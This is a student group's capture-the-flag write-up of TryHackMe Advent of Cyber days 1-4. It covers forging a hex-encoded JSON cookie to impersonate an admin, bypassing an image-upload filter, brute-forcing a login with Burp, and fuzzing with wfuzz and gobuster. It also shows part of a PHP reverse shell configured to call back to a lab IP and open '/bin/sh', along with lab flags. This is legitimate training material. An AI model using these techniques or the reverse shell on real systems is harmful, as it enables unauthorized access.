PSP0201
Week 2 write up

Group name: Supreme Chickens

ID	NAME	ROLE
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	MEMBER
1211101198	Fam YI Qi	MEMBER
1211103978	Yong Dick Shen	MEMBER

Day1 [Web Exploitation]-A Christmas Crisis


Solutions/Walkthrough

Tools used: Kali Linux

Q1 Inspect the website. What is the title of the website?

SOLUTION:

Register a account and login , after that I inspected the web and found the title of the website




```
<!DOCTYPE html>
<html lang="en"> event
 <head> ⋯ </head>
 <body>
   <h1>CHRISTMAS CONTROL CENTRE</h1>
  <main> ⋯ </main>
  <div id="msgDiv"> ⋯ </div>
 </body>
</html>
```

```
element {                                   inli
}
body {                                 login.css
  background: url("/assets/imgs/login-
    background.png") no-repeat center center
    fixed;
    └ ~~background-size: auto;~~
  background-size: cover;
  font-family: advent;
}
```

Q2 What is the cookie used for authentication

SOLUTIONS: After I found the web name I also have found the cookie name



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d	10.10.175.62	/	Session	122	false	false	None	Fri, 24 Jun 2022 07

Q3 In what formed is value of the cookies encoded

Q4 Having decoded the cookie, what format is the cookie stored in


Q5 What is the value in the company field in the cookies

Q6 What is the other value found in the cookies

Q7 What is the value of the santa?

SOLUTION:

Based on the cookie we could know that it's a hex based. After I decoded it we can see the output is using JSON format and I have also changed the username from the output given to santa since santa's account name is santa so that I am able to get santa's cookie value. The value in the company field is The Best Festival Company and we can see that the other value is "username".



From Hex
Delimiter: Auto

To Hex
Delimiter: None
Bytes per line: 0

Input (length: 59, lines: 1)

```
{"company":"The Best Festival Company", "username":"santa"}
```


Output (time: 2ms, length: 118, lines: 1)

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e746
1227d
```

Q8 What is the flag you are given when the line is fully active

SOLUTION:

After getting santa’s cookie, I replace the org cookies’ value to the santa’s one.



CONTROL CONSOLE


Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

```
THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}
```

DAY2- [WEB EXPLOITATION] THE ELF STRIKE BACK

Q1 What string of the text needs adding to the URL to get access to the upload page

SOLUTION: From THM has given the hint to get us to the upload page



https://tryhackme.com/room/learncyberin25days

Title: Elf Strikes Back | IP Address: Shown in 52s | Expires: 59m 52s

6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw` . Use this to gain access to the upload section of the site.
Good luck!

*You note down the ID number and **navigate to the displayed IP address (MACHINE_IP) in your browser.***

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw — Correct Answer

What type of file is accepted by the site?

Image — Correct Answer

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

/uploads/ — Correct Answer


Activate your reverse shell and catch it in a netcat listener!

No answer needed — Question Done

What is the flag in `/var/www/flag.txt` ?

Q2 What type of file is accepted by the site


SOLUTION: After inspecting the web, I know that the web is only accepting image



```
<!DOCTYPE html>
<html lang="en"> event
 ▸ <head> ⋯ </head>
 ▾ <body>
   ▸ <ul class="lightrope"> ⋯ </ul>
     <div class="nose" style="opacity: 0;"></div>
   ▾ <main style="opacity: 0;"> event
       <h1>Protect the Factory!</h1>
     ▸ <h2> ⋯ </h2>
       <input id="chooseFile" type="file" accept=".jpeg,.jpg,.png"> event
```

Q3 In which directory are the uploaded files stored at

SOLUTION: Based on the information given by THM I was able to reach the upload page by guessing each of them




Vhen implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the ase, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might e able to find the uploaded script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.

Q4 Read up on the netcat's parameter explanations. Match the parameter with the explanation below

Q5 What is the flag in /var/www/flag.txt

SOLUTION: I have match the parameter with the information given in this website (https://www.varonis.com/blog/netcat-commands) and I was able to retrieved the flag after activated netcat.




```
  GNU nano 5.9                          shell.jpeg.php *
// ----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.162.98';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```

DAY3 – [WEB EXPLOITATION] Christmas Chaos

TOOLS USED: Burpsuite, foxyproxy

Q1 What is the name of the botnet mentioned in the text that was reported in 2018?

SOLUTION:



Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.


What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Q2 How much did Starbucks pay in USD for reporting default credentials according to the text?

SOLUTION:

250 dollars

Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Défense that disclosed the report on Jun 25th?




arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

SOLUTION: Its HTTP and port 8080



Title or Description (optional): Burp

Color: #66cc66


Proxy Type: HTTP

Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8080

Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

SOLUTION:



psp0201


%70%73%70%30%32%30%31

Q7 Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

SOLUTION: Cluster bomb uses multiple payload sets. Different payload for each defined position up to maximum 20.

Q8 What is the flag?

SOLUTION: Found the flag after brute force login the website



10.10.164.219/tracker

Santa Sleigh Tracker App

GPS: Online *Last Airborne: 24th December 2019* Santa Sleigh: Offline

Flag: THM{885ffab980e049847516f9d8fe99ad1a}


The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

DAY4 – [WEB EXPLOITATION] Santa's watching

TOOLS USED: Kali Linux, gobuster, wfuzz

Q1 Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)


SOLUTION:



	[a]	[b]	[c]	[d]	[e]
php	○	○	○	●	○
wfuzz	●	○	○	○	○
breed	○	○	○	○	●
big.txt	○	●	○	○	○
shibes	○	○	●	○	○

Q2 Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?


SOLUTION: Found a site-log.php



Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	


Apache/2.4.29 (Ubuntu) Server at 10.10.9.199 Port 80



